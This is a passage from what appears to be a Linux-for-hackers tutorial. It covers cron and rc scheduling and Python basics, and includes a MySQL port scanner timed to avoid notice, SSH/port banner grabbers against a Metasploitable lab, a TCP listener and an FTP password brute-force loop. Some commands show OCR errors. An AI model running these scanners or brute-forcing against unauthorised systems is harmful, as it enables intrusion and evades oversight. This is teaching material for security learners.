If you only wanted the backup to run on the 15th and 30th of every month, regardless of what days of the week those dates fell on, you could revise the entry in *crontab* to appear as follows:

```
00 2 15,30 * * backup /root/systembackup.sh
```

Note that the day of the month (DOM) field now has `15,30`. This tells the system to run the script *only* on the 15th and 30th of every month, so around every two weeks. When you want to specify multiple days, hours, or months, you need to list them separated by a comma, as we did here.

Next, let's assume the company requires you to be especially vigilant with its backups. It can't afford to lose even a day of data in the event of a power outage or system crash. You would then need to back up the data every weeknight by adding the following line:

```
00 23 * * 1-5 backup /root/systembackup.sh
```

This job would run at 11:00 PM (hour 23), every day of the month, every month, but only on Monday through Friday (days 1–5). Especially note that we designated the days Monday through Friday by providing an interval of days (`1-5`) separated by a dash (`-`). This could have also been designated as `1,2,3,4,5`; either way works perfectly fine.

Using crontab to Schedule Your MySQLscanner

Now that you understand the basics of scheduling a job with the `crontab` command, let's schedule the *MySQLscanner.sh* script, which seeks out open MySQL ports, that you built in Chapter 8. This scanner searches for systems running MySQL by looking for open port 3306.

To enter your *MySQLscanner.sh* to the *crontab* file, edit the file to provide the particulars of this job, just as we did with the system backups. We'll schedule it to run during the day while you're at work so it doesn't take up resources when you're using your home system. To do this, enter the following line in your *crontab*:

```
00 9 * * * user /usr/share/MySQLscanner.sh
```

We've set up the job to run at 00 minutes, at the ninth hour, every day of the month (*), every month (*), every day of the week (*), and to run it as a regular user. We simply need to save this *crontab* file to schedule the job.

Now, let's say you wanted to be particularly careful and only run this scanner on weekends and at 2:00 AM when it's less likely that anyone is watching the network traffic. You also only want it to run in the summer, June through August. Your job would now look like this:

```
00 2 * 6-8 0,6 user /usr/share/MySQLscanner.sh
```

You would add this to your *crontab* like so:

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab, you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# which none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user command
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron II ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron II ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron II ( cd / && run-parts --report /etc/cron.monthly )
00 2 * 6-8 0,6 user /usr/share/MySQLscanner.sh
```

Now, your *MySQLscanner.sh* will run only on weekends in June, July, and August at 2:00 AM.

crontab Shortcuts

The *crontab* file has some built-in shortcuts you can use instead of a specifying the time, day, and month every time. These include the following:

```
@yearly
@annually
@monthly
@weekly
@daily
@midnight
@noon
@reboot
```

So, if you wanted the MySQL scanner to run every night at midnight, you could add the following line to the *crontab* file:

```
@midnight     user   /usr/share/MySQLscanner.sh
```

Using rc Scripts to Run Jobs at Startup

Whenever you start your Linux system, a number of scripts are run to set up the environment for you. These are known as the *rc* scripts. After the kernel has initialized and loaded all its modules, the kernel starts a daemon known as `init` or `initd`. This daemon then begins to run a number of scripts found in */etc/init.d/rc*. These scripts include commands for starting many of the services necessary to run your Linux system as you expect.

Linux Runlevels

Linux has multiple runlevels that indicate what services should be started at bootup. For instance, runlevel 1 is single-user mode, and services such as networking are not started in runlevel 1. The *rc* scripts are set to run depending on what runlevel is selected:

0 Halt the system

1 Single-user/minimal mode

2–5 Multiuser modes

6 Reboot the system

Adding Services to rc.d

You can add services for the *rc.d* script to run at startup using the `update-rc.d` command. This command enables you to add or remove services from the *rc.d* script. The syntax for `update-rc.d` is straightforward; you simply list the command followed by the name of the script and then the action to perform, like so:

```
kali> update-rc.d name of the script or service remove|defaults|disable|enable
```

As an example of how you can use `update-rc.d`, let's assume you always want the PostgreSQL database to start upon system boot so that your Metasploit framework can use it to store pentesting and hacking results. You would use `update-rc.d` to add a line to your *rc.d* script to have it up and running every time you boot your system.

Before you do that, let's check whether PostgreSQL is running on your system already. You can do so using the `ps` command and piping it to a filter looking for PostgreSQL using `grep`, like so:

```
kali> ps aux | grep postgresql
root   3876    0.0     0.0  12720    964pts/1    S+   14.24  0.00 grep
postgresql
```

This output tells us that the only process `ps` found running for PostgreSQL was the very command we ran looking for it, so there is no PostgreSQL database running on this system presently.

Now, let's update our *rc.d* to have PostgreSQL run automatically at bootup:

```
kali> sudo update-rc.dpostgresql defaults
```

This adds the line to the *rc.d* file. You need to reboot the system for the change to take place. Once you've done that, let's again use the `ps` command with `grep` to look for a PostgreSQL process:

```
kali> ps aux | grep postgresql
postgresql  757  0.0  0.1 287636  25180 ?    S  March 14
0.00 /usr/lib/postgresql/9.6/bin/postgresql -D
/var/lib/postgresql/9.6/main
-c config_file=/etc/postgresql/9.6/main/postgresql.conf
root   3876    0.0     0.0  12720    964pts/1    S+   14.24  0.00 grep postgresql
```

As you can see, PostgreSQL is running without you ever entering any commands manually. It automatically starts when your system boots up, ready and waiting to be used with your Metasploit!

Adding Services to Your Bootup via a GUI

If you're more comfortable working from a GUI to add services at startup, you can download the rudimentary GUI-based tool rcconf from the Kali repository, like so:

```
kali> sudo apt install rcconf
```

Once it has completed its installation, you can start rcconf by entering the following:

```
kali> rcconf
```

This will open a simple GUI like the one in Figure 16-1. You can then scroll through the available services, select the ones you want to start upon bootup, and click OK.



Figure 16-1: The rcconf GUI for adding services to startup

In this figure, you can see the `mariadb` service listed. Press the spacebar to select this service, press TAB to highlight `<Ok>`, and then press ENTER. The next time you boot Kali, MariaDB will start automatically.

Summary

Both system administrators and hackers often need to schedule services, scripts, and utilities to run at regular intervals. Linux enables you to schedule nearly any script or utility to run on a regular basis using the `cron` daemon, which runs these jobs from the `cron` table. In addition, you can have services start automatically at bootup by using the command `update-rc.d` or the GUI-based tool rcconf to update the *rc.d* scripts.

Exercises

1. Schedule your *MySQLscanner.sh* script to run every Wednesday at 3:00 PM.
2. Schedule your *MySQLscanner.sh* script to run every 10th day of the month in April, June, and August.
3. Schedule your *MySQLscanner.sh* script to run every Tuesday through Thursday at 10:00 AM.
4. Schedule your *MySQLscanner.sh* script to run daily at noon using the shortcuts.
5. Update your *rc.d* script to run PostgreSQL every time your system boots.
6. Download and install rcconf and add the PostgreSQL and MySQL/MariaDB databases to start at bootup.

17

PYTHON SCRIPTING BASICS FOR HACKERS

Basic scripting skills are critical to becoming a master hacker. Without having developed some basic scripting skills, a beginner hacker who simply uses tools created by someone else will be condemned to the realm of *script kiddies*. This means that you will be limited to using tools developed by someone else, which decreases your probability of success and increases your probability of detection by antivirus software, intrusion detection systems (IDSs), and law enforcement. With some scripting skills, you can elevate yourself to the upper echelon of the master hackers!

In Chapter 8, we covered bash scripting basics and built some simple scripts, including *MySQLScanner.sh*, which finds systems running the ubiquitous MySQL database system. In this chapter, we begin looking at the

scripting language most widely used by hackers: Python. Many of the most popular hacker tools are written in Python, including sqlmap, scapy, recon-ng, Sherlock, netcat, and many more. In addition, Python is a favorite in the data analytics and machine learning communities.

Python has some important features that make it particularly well suited for hacking, but probably most important, it has a huge variety of libraries—prebuilt modules of code that can be imported externally and reused—that provide some powerful functionality. Python ships with over 1,000 modules built in, and many more are available in various other repositories.

Building hacking tools is possible in other languages too, such as bash, Perl, and Ruby, but Python's modules make building these tools much easier.

Adding Python Modules

When you install Python, you also install its set of standard libraries and modules that provide an extensive range of capabilities, including built-in data types, exception handling, numeric and math modules, file handling, cryptographic services, internet data handling, and interaction with internet protocols (IPs).

Despite all the power offered by these standard libraries and modules, you may need or want additional third-party modules. The third-party modules available for Python are extensive and are probably the reason most hackers prefer Python for scripting. You can find a comprehensive list of third-party modules at PyPI (the Python Package Index) at *https://www.pypi.org*.

Python has a package manager specifically for installing and managing Python packages known as *pip* (Pip Installs Packages). Since we are working with Python 3 here, you will need pip for Python 3 to download and install packages. Pip should be included by default, but if you need to, you can download and install pip from the Kali repository by entering the following:

```
kali> sudo apt install python3-pip
```

Now, to download modules from PyPI, you can simply enter this:

```
kali> pip3 install package name
```

When you download these packages, they are automatically placed in the */usr/local//lib/<python-version>/dist-packages* directory. So, for instance, if you had used pip to install the Python implementation of the SNMP protocol for Python 3.7, you would find it at */usr/local/lib/python3.7/pysnmp*. If you aren't sure where a package has been placed on your system (sometimes different distributions of Linux use different directories), you can enter `pip3` followed by `show` and the package name, as shown here:

```
kali> pip3 show pysnmp
Name: pysnmp
Version: 4.4.12
Summary: SNMP library for Python
Home-page: https://github.com/etingof/pysnmp
Author: Ilya Etingof<etingof@gmail.com>
Author-email: etingof@gmail.com
License: BSD
Location: /home/kali/.local/lib/python3.11/site-
Requires: pyansl, pycryptodomex, pysmi
```

You can see this gives you a lot of information about the package, including the directory that holds it.

As an alternative to using pip, you can download a package directly from the site (make certain that is downloaded to the proper directory), unpack it (see Chapter 9 on how to unpack software), and then run the following:

```
kali> python3 setup.py install
```

This will install any unpacked packages that haven't yet been installed.

Getting Started Scripting with Python

Now that you know how to install modules in Python, I want to cover some of the basic concepts and terminology of Python, then the basic syntax. After that, you'll write some scripts that will be useful to hackers everywhere and that I hope will demonstrate the power of Python.

Just as with bash or any other scripting language, we can create Python scripts using any text editor. For this chapter, to keep things simple, I advise you to use a simple text editor such as mousepad, but it's useful to know that a number of integrated development environments, or IDEs, are available for use with Python. An *IDE* is like a text editor with other capabilities built in, such as color-coding, debugging, and compiling capabilities. Kali has an excellent, free IDE, Spyder, available in the Kali repository, but there are many more IDEs available to download, of which the best is arguably JetBrain's *PyCharm*. This is an excellent IDE with a lot of enhancements that make learning Python easier and quicker. There is a professional version for purchase and a community edition that is free. You can find them at *https://www.jetbrains.com/pycharm/*.

Once you've completed this chapter, if you want to keep learning Python, PyCharm is an excellent tool that will help you in your development. For now, we will use a basic text editor like mousepad to keep things simple.

Note that learning any programming language takes time and a lot of hard work. Be patient with yourself—attempt to master each of the small scripts I provide before moving on.

FORMATTING IN PYTHON

One difference between Python and some other scripting languages is that formatting is critically important in Python. The Python interpreter uses the formatting to determine how code is grouped. The particulars of the formatting are less important than simply being consistent, particularly with your indentation levels.

If you have a group of code lines that you start with double indentation, for example, you must be consistent with the double indentation throughout the entire block in order for Python to recognize that these code lines belong together. This is different from scripting in other programming languages, where formatting is optional and a best practice, but not required. You'll notice this as you go through and practice; it's something to always keep in mind!

Variables

Now, on to some more practical concepts in Python. A *variable* is one of the most basic data types in programming, and you encountered it earlier in Chapter 8 with bash scripting. In simple terms, a variable is a name associated with a particular value such that whenever you use that name in your program, it will invoke the associated value, similar to our environment variables in Chapter 7.

The way it works is that the variable name points to data stored in a memory location, which may contain any kind of value, such as an integer, real number, string, floating-point number, Boolean (true or false statement), list, or dictionary. We'll briefly cover all of these in this chapter.

To become familiar with the basics, let's create a simple script, shown in Listing 17-1, in mousepad and save it as *hackers-arise_greetings.py*.

```
#! /usr/bin/python3

name="OccupyTheWeb"

print("Greetings to " + name + " from Hackers-Arise. The Best Place to Learn Hacking!")
```

Listing 17-1: Your first Python program

The first line simply tells your system that you want it to use the Python interpreter to run this program, rather than any other language. The second line defines a variable called `name` and assigns a value to it (in this case, `"OccupyTheWeb"`). You should change this value to your own name. The value of this variable is in the *string* character data format, meaning the content is enclosed in quotation marks and is treated like text. You can put numbers in strings, too, and they will be treated like text, but you won't be able to use them in numerical calculations.

The third line creates a `print()` statement concatenating `Greetings to` with the value in the `name` variable, followed by the text `from Hackers-Arise. The Best Place to Learn Hacking!` A `print()` statement will display whatever you pass to it within the parentheses on your screen.

Now, before you can run this script, you need to give yourself permission to execute it. We need the `chmod` command to do that (for more information on Linux permissions, see Chapter 5):

```
kali> chmod 755 hackers-arise_greetings.py
```

Just as you did in Chapter 8 with bash scripting, to execute your script, precede the script name with a period and forward slash. Your current directory is not in the `$PATH` variable for security reasons, so we need to precede the script name with `./` to tell the system to look in the current directory for the filename and execute it.

To run this particular script, enter the following:

```
kali> ./hackers-arise_greetings.py
Greetings to OccupyTheWeb from Hackers-Arise. The Best Place to Learn Hacking!
```

In Python, each variable type is treated like a class. A class is a kind of template for creating objects. See "Object-Oriented Programming (OOP)" on page 189 for more information. In the following script, I have attempted to demonstrate a few of the types of variables. Variables can hold more than just strings. Listing 17-2 shows some variables containing different data types.

```
#! /usr/bin/python3

HackersAriseStringVariable = "Hackers-Arise Is the Best Place to Learn Hacking"

HackersAriseIntegerVariable = 12

HackersAriseFloatingPointVariable = 3.1415

HackersAriseList = [1, 2, 3, 4, 5, 6]

HackersAriseDictionary = {'name': 'OccupyTheWeb', 'value': 27}

print(HackersAriseStringVariable)

print(HackersAriseIntegerVariable)

print(HackersAriseFloatingPointVariable)
```

Listing 17-2: A series of data structures associated with variables

This creates five variables that contain different data types: a string, which is treated as text; an integer, which is a number type without decimals that can be used in numerical operations; a float, which is a number type with decimals that can also be used in numerical operations; a list, which is a series of values stored together; and a dictionary, which is an unordered set of data

where each value is paired with a key, meaning each value in the dictionary has a unique identifying key. This is useful for when you want to refer to or change a value by referring to a key name. For example, say you have a dictionary called `fruit_color` configured like the following:

```
fruit_color = {'apple': 'red', 'grape': 'green', 'orange': 'orange'}
```

If later in your script you want to get the `fruit_color` of the grape, you simply call it by its key:

```
    print(fruit_color['grape'])
```

You could also change values for particular keys; for example, here we change the color of the apple:

```
    fruit_color['apple']= 'green'
```

We will discuss lists and dictionaries in more detail later in the chapter.

Create this script in any text editor, save it as *secondpythonscript.py*, and then give yourself permission to execute it, like so:

```
kali> chmod 755 secondpythonscript.py
```

When we run this script, it prints the values of the string variable, the integer variable, and the floating-point number variable, like so:

```
kali> ./secondpythonscript.py
Hackers-Arise Is the Best Place to Learn Hacking
12
3.1415
```

NOTE *In Python, there is no need to declare a variable before assigning a value to it, as in some other programming languages.*

Comments

Like any other programming and scripting language, Python has the capability for adding comments. Comments are simply parts of your code—words, sentences, and even paragraphs—that explain what the code is meant to do. Python will recognize comments in your code and ignore them. Although comments are not required, they're incredibly helpful for when you come back to your code two years later and can't remember what it should do. Programmers often use comments to explain what a certain block of code does or to explain the logic behind choosing a particular method of coding.

Comments are ignored by the interpreter. This means that any lines designated as comments are skipped by the interpreter, which simply continues until it encounters a legitimate line of code. Python uses the # symbol to designate the start of single-line comment. If you want to write

multiline comments, you can use three double quotation marks (""") at the start and end of the comment section.

In the following script, I have added a short, multiline comment to our simple *hackers-arise_greetings.py* script.

```
#! /usr/bin/python3
"""
This is my first Python script with comments. Comments are used to help explain
code to ourselves and fellow programmers. In this case, this simple script creates
a greeting for the user.
"""
name="OccupyTheWeb"
print("Greetings to " + name + " from Hackers-Arise. The Best Place to Learn Hacking!")
```

When we execute the script again, nothing changes compared to the last time it was executed, as you can see here:

```
kali> ./hackers-arise_greetings.py
Greetings to OccupyTheWeb from Hackers-Arise. The Best Place to Learn Hacking!
```

It runs exactly the same as it did in Listing 17-1, but now we have some information about our script when we return to the code at a later time.

Functions

Functions in Python are bits of code that perform a particular action. The `print()` statement you used earlier, for example, is a function that displays whatever values you pass to it. Python has a number of built-in functions you can immediately import and use. Most of them are available on your default installation of Python in Kali Linux, although many more are available from the downloadable libraries. Let's take a look at just a few of the thousands of functions available to you:

`exit()` Exits from a program.

`float()` Returns its argument as a floating-point number. For example, **`float(1)`** would return `1.0`.

`help()` Displays help on the object specified by its argument.

`int()` Returns the integer portion of its argument (truncates).

`len()` Returns the number of elements in a list or dictionary.

`max()` Returns the maximum value from its argument (a list).

`open()` Opens the file in the mode specified by its arguments.

`range()` Returns a list of integers between two values specified by its arguments.

`sorted()` Takes a list as an argument and returns it with its elements in order.

`type()` Returns the type of its argument (for example, int, file, method, function).

You can also create your own functions to perform custom tasks. Since there are so many built into the language, it's always worth checking whether a function already exists before going through the effort of building it yourself. There are many ways to do this check. One is to look at the official Python documentation available at *https://docs.python.org*. Choose the version you are working with and then select **Library Reference**.

Lists

Many programming languages use arrays as a way to store multiple separate objects. An *array* is a list of values that can be retrieved, deleted, replaced, or worked with in various ways by referencing a particular value in the array by its position in the list, known as its index. It's important to note that Python, like many other programming environments, begins counting indexes at 0, so the first element in a list is index 0, the second is index 1, the third is index 2, and so on. So, for instance, if we wanted to access the third value in the array, we could do so with `array[2]`. In Python, there are a few implementations of arrays, but probably the most common implementation is known as a *list*.

Lists in Python are *iterable*, which means that the list can provide successive elements when you run all the way through it (see "Loops" on page 195). This is useful because quite often when we use lists, we are looking through them to find a certain value, to print out values one by one, or to take values from one list and put them into another list.

So, let's imagine we need to display the fourth element in our list `HackersAriseList` from Listing 17-2. We can access that element and print it by calling the list's name, `HackersAriseList`, followed by the index of the element we want to access enclosed in square brackets.

To test this, add the following line to the bottom of your *secondpythonscript.py* script to print the element at index 3 in `HackersAriseList`:

```
--snip--

print(HackersAriseStringVariable)

print(HackersAriseIntegerVariable)

print(HackersAriseFloatingPointVariable)

print(HackersAriseList[3])
```

When we run this script again, we can see that the new `print` statement prints `4` alongside the other output:

```
kali> ./secondpythonscript.py
Hackers-Arise Is the Best Place to Learn Hacking
12
3.1415
4
```

Modules

A *module* is simply a section of code saved into a separate file so you can use it as many times as you need in your program without having to type it all out again. If you want to use a module or any code from a module, you need to *import* it. As discussed earlier, using standard and third-party modules is one of the key features that makes Python so powerful for the hacker. If we wanted to use the nmap module we installed earlier, we would add the following line to our script:

```
import nmap
```

Later in this chapter, we will use two very useful modules: socket and ftplib.

Object-Oriented Programming (OOP)

Before we delve deeper into Python, it's probably worth taking a few minutes to discuss the concept of *object-oriented programming (OOP)*. Python, like many programming languages today (C++, Java, and Ruby, to name a few) adheres to the OOP model.

Figure 17-1 shows the basic concept behind OOP: the language's main tool is the *object*, which has properties in the form of attributes and states, as well as methods that are actions performed by or on the object.



Figure 17-1: Illustration of object-oriented programming

The idea behind OOP-based programming languages is to create objects that act like things in the real world. For example, a car is an object that has properties, such as its wheels, color, size, and engine type; it also has methods, which are the actions the car takes, such as accelerating and locking the doors. From the perspective of natural human language, an object is a noun, a property is an adjective, and a method is generally a verb.

Objects are members of a *class*, which is basically a template for creating objects with shared initial variables, properties, and methods. For instance, say we had a class called cars; our car (a BMW) would be a member of the class of cars. This class would also include other objects/cars, such as Mercedes and Audi, as shown in Figure 17-2.



Figure 17-2: OOP classes and objects

Classes may also have subclasses. Our car class has a BMW subclass, and an object of that subclass might be the model 320i.

Each object would have properties (make, model, year, and color) and methods (start, drive, and park), as shown in Figure 17-3.



Figure 17-3: OOP properties and methods

In OOP languages, objects inherit the characteristics of their class, so the BMW 320i would inherit the start, drive, and park methods from class car.

These OOP concepts are crucial to understanding how Python and other OOP languages work, as you will see in the scripts in the following sections.

Network Communications in Python

Before we move on to more Python concepts, let's use what you've learned so far to write a couple of hacking scripts to do with network connections.

Building a TCP Client

We'll create a network connection in Python using the socket module. I've already mentioned that Python comes with a library of modules for a multitude of tasks. In this case, we will need the socket module to create a TCP connection. Let's see it in action.

For this section, create a target system on your network using the vulnerable Metasploitable-2. This old Linux system is vulnerable to multiple attacks and makes an easy target for our Python scripts. You can download it at SourceForge (*https://sourceforge.net/projects/metasploitable/*).

Take a look at the script in Listing 17-3 named *HackersAriseSSHBanner Grab.py* (I know, it's a long name, but bear with me here). A *banner* is what an application presents when someone or something connects to it. It's kind of like an application sending a greeting announcing what it is. Hackers use a technique known as *banner grabbing* to find out crucial information about what application or service is running on a port.

```
#! /usr/bin/python3

❶ import socket

❷ s = socket.socket()

❸ s.connect(("127.0.0.1", 22))

❹ answer = s.recv(1024)

❺ print(answer)

s.close()
```

Listing 17-3: A banner-grabbing Python script

First, we import the socket module ❶ so we can use its functions and tools. Here, we're going to use the networking tools from the socket module to take care of interfacing a connection over the network for us. A socket provides a way for two computer nodes to communicate with each other. Usually, one is a server and one is a client.

Then we create a new object, named `s`, instantiated from the `socket` class from the socket module ❷. This way, we can now use this object to perform further actions, such as connecting and reading data.

We then use the `connect()` method from the socket module ❸ to make a network connection to a special IP and port. Remember that methods are functions that are available for a particular object. The syntax is *`object.method`* (for example, `socket.connect`). In this case, I'm connecting to IP address 127.0.0.1, which is the IP address pointing back to localhost, the same machine this script is running on, and port 22, which is the default SSH port. You can test this on another instance of Linux or Kali. Most have port 22 open by default.

Once you make the connection, there are a number of things you can do. Here, we use the receive method `recv` to read 1,024 bytes of data from the socket ❹ and store them in a variable named `answer`; these 1,024 bytes will contain the banner information. Then we print the contents of that variable to the screen with the `print()` function ❺ to see what data has been passed over that socket, allowing us to spy on it! On the final line, we close the connection.

Save this script as *HackersAriseSSHBannerGrab.py* and then change its permissions using the `chmod` command so that you can execute it.

Let's run this script to connect to another Linux system (you might use an Ubuntu system or even another Kali system) on port 22. If SSH is

running on that port, we should be able to read the banner into our `answer` variable and print it to the screen, as shown here:

```
kali> ./HackersAriseSSHBannerGrab.py
SSH-2.0-OpenSSH_7.3p1 Debian-1
```

We have just created a simple banner-grabbing Python script! We can use this script to find out what application, version, and operating system are running at that IP address and port. This gives us key information a hacker needs before attacking a system. This is essentially what the website Shodan.io does for nearly every IP address on the planet, and it catalogs and indexes this information for us to search.

Creating a TCP Listener

We just created a TCP client that can make a connection to another TCP/IP address and port and then spy on the information being transmitted. That socket can also be used to create a TCP listener, to listen to connections from outsiders to your server. Let's try doing that next.

In the Python script shown in Listing 17-4, you'll create a socket on any port of your system that, when someone connects to that socket, collects key information about the connector's system. Enter the script and save it as *tcp_server.py*. Make sure to give yourself execute permissions with `chmod`.

```
#! /usr/bin/python3

import socket

❶ TCP_IP = "192.168.181.190"
  TCP_PORT = 6996
  BUFFER_SIZE = 100

❷ s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

❸ s.bind((TCP_IP, TCP_PORT))
❹ s.listen(1)

❺ conn, addr = s.accept()
  print('Connection address: ', addr )

  while True:

      data=conn.recv(BUFFER_SIZE)
      if not data:
          break
      print("Received data: ", data)
      conn.send(data)  #echo

  conn.close()
```

Listing 17-4: A TCP-listening Python script

We declare that we want the script to run with the Python interpreter and then import the socket module as before, so we can use its capabilities. We then define variables to hold information for the TCP/IP address, the port to listen on, and the buffer size of the data we want to capture from the connecting system ❶.

We define the socket ❷ and bind the socket to the IP address and port ❸ using the variables we just created. We tell the socket to listen using the `listen()` method from the socket library ❹.

We then capture the IP address and port of the connecting system using the socket library's `accept` method, and we print that information to the screen so the user can see it ❺. Notice the `while True:` syntax here; we'll discuss this more later in the chapter, but for now just know that it is used to run the indented code that comes after it indefinitely, meaning Python keeps checking for data until the program is stopped.

Finally, we place the information from the connecting system into a buffer, print it, and then close the connection.

Now, open a browser and browse to *http://localhost:6996* to go to the 6996 port designated in our script. Run the *tcp_server.py* script, and you should be able to connect and collect key information about that system, including the IP address and port of the connecting system, as shown here:

```
kali> ./tcp_server.py
Connection Address: ('192.168.181.190', 45368)
Received data: Get /HTTP/1.1
Host:192.168.181.190:6996
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gec

--snip--
```

This is critical information for a hacker to gather before deciding on an exploit. Exploits (or hacks) are very specific to the operating system, the application, and even the language being used, so the hacker needs to know as much information as possible about the target before proceeding. This act of gathering information prior to a hack is often referred to as *reconnaissance*. You just developed a tool that will gather key reconnaissance information on a potential target, very similar to the popular hacker tool p0F!

Dictionaries, Control Statements, and Loops

Let's keep expanding your understanding of Python and then use everything you've learned so far to build a password cracker for an FTP server.

Dictionaries

Dictionaries hold information as unordered pairs, where each pair contains a key and an associated value. We can use a dictionary to store a list of items and give each item a label so we can use and refer to that item individually. We might use a dictionary to store, for example, user IDs

and their associated names, or to store known vulnerabilities associated with a specific host. Dictionaries in Python act like associative arrays in other languages.

Like lists, dictionaries are iterable, meaning we use a control structure such as a `for` statement to go through the entire dictionary, assigning each element of the dictionary to a variable until we come to the end of the dictionary.

Among other things, you might use this structure in building a password cracker that iterates through each password stored in a dictionary until one works or until the cracker comes to the end of the dictionary.

The syntax for creating a dictionary is as follows:

```
dict = {key1:value1, key2:value2, key3:value3...}
```

Note that for dictionaries, you use curly brackets and separate items with a comma. You can include as many key-value pairs as you like.

Control Statements

Control statements allow your code to make decisions based on some condition. There are a number of ways in Python to control the flow of the script.

Let's look at some of these structures in Python.

The if Statement

The `if` structure in Python, as in many other programming languages including bash, is used to check whether a condition is true or not and run different sets of code for each scenario. The syntax looks like this:

```
if conditional expression:
    run this code if the expression is true
```

The `if` statement contains a condition that might be something like `if` *`variable`* `< 10`, for example. If the condition is met, the expression evaluates to true, and then the code that follows, known as the *control block*, is executed. If the statement evaluates to false, then the statements in the control block are skipped over and not executed.

In Python, lines that introduce a control block must end with a colon, and the control block must be indented. This indentation identifies the control block to the interpreter. The next statement that is not indented is outside the control block and therefore not part of the `if` statement, and this is how Python knows where to skip to if the condition is not met.

The if . . . else Structure

The `if...else` structure in Python looks like this:

```
if conditional expression:
    run this code when the condition is met
else:
    run this code when the condition is not met
```

As before, first the interpreter checks the condition in the `if` expression. If it evaluates to true, the interpreter executes the statements in the control block. If the conditional statement evaluates to false, the control block following the `else` statement is executed instead.

For example, here we have a code snippet that checks the value of a user ID:

```
if userid == 0:
    print("You are the root user")
else:
    print("You are NOT the root user")
```

If it is 0 (the root user in Linux is always user ID 0), then we print the message `You are the root user`. Else, if it is any other value, we print the message `You are NOT the root user`.

Loops

Loops are another very useful structure in Python. Loops enable the programmer to repeat a code block multiple times, depending on a value or a condition. The two kinds of loops are `while` and `for`.

The while Loop

The `while` loop evaluates a Boolean expression (an expression that can evaluate only to true or false) and continues execution while the expression evaluates to true. For example, we could create a code snippet that prints each number from 1 to 10 and then exits the loop, like so:

```
count = 1
while (count <= 10):
    print(count)
    count += 1
```

The indented control block then runs for as long as the condition is true.

The for Loop

The `for` loop can assign values from a list, a string, a dictionary, or some other iterable structure to an index variable each time through the loop, allowing us to use each item in the structure one after the other. For example, we can use a `for` loop to attempt passwords until we find a match, like so:

```
for password in passwords:
    attempt = connect(username, password)

    if attempt == "230":

        print("Password found: " + password)

        sys.exit(0)
```

In this code snippet, we create a `for` statement that continues through a list of passwords we have provided and attempts to connect with a username and password. If the connection attempt receives a 230 code, which is the code for a successful FTP connection, the program prints `"Password found:"` and then the password. It then exits. If it does not get a 230, it will continue through each of the remaining passwords until it receives a 230 or until it exhausts the list of passwords.

Improving Our Hacking Scripts

Now with a bit more background in Python looping structures and conditional statements, let's return to our banner-grabbing script and add some capabilities.

We'll add a list of ports that we want to grab the banner from, rather than just listening on one port, and then loop through the list using a `for` statement. In this way, we can search for and grab banners for multiple ports and display them to the screen.

First, let's create a list and put additional ports in it. Open *HackersArise SSHBannerGrab.py*, and we'll work from there. Listing 17-5 shows the full code. Note that the grayed-out lines have stayed the same; the black lines are the ones you need to change or add. We'll try to grab banners for ports 21 (ftp), 22 (ssh), 25 (smtp), and 3306 (mysql).

```
#! /usr/bin/python3

import socket

❶ Ports = [21, 22, 25, 3306]


❷ for Port in Ports:

    s = socket.socket()

    print('This Is the Banner for the Port')

    print(Port)

  ❸ s.connect (("192.168.1.101", Port))

    answer = s.recv (1024)

    print(answer)

    s.close()
```

Listing 17-5: Improving the banner grabber

We create a list called `Ports` ❶ and add four elements, each representing a port. Then we create a `for` statement that iterates through that list four times, since it has four items ❷. Remember that when you're using a

for loop, the code associated with the loop must be indented beneath the for statement.

We need to alter the program to reflect the use of a variable from the list on each iteration through. To do so, we create a variable named Port and assign it to the value from the list at each iteration. Then we use that variable in our connection ❸. When the interpreter comes to that statement, it will attempt to connect to whichever port is assigned to the variable at the IP address.

Now, if you run this script on a system with all the ports listed open and enabled, you should see something like Listing 17-6.

```
kali> ./HackersArisePortBannerGrab.py
This is the Banner for the Port
21
220 (vsFTPd 2.3.4)

This Is the Banner for the Port
22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

This Is the Banner for the Port
25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

This Is the Banner for the Port
3306
5.0.51a-3ubuntu5
```

Listing 17-6: Output for the port banner grabber

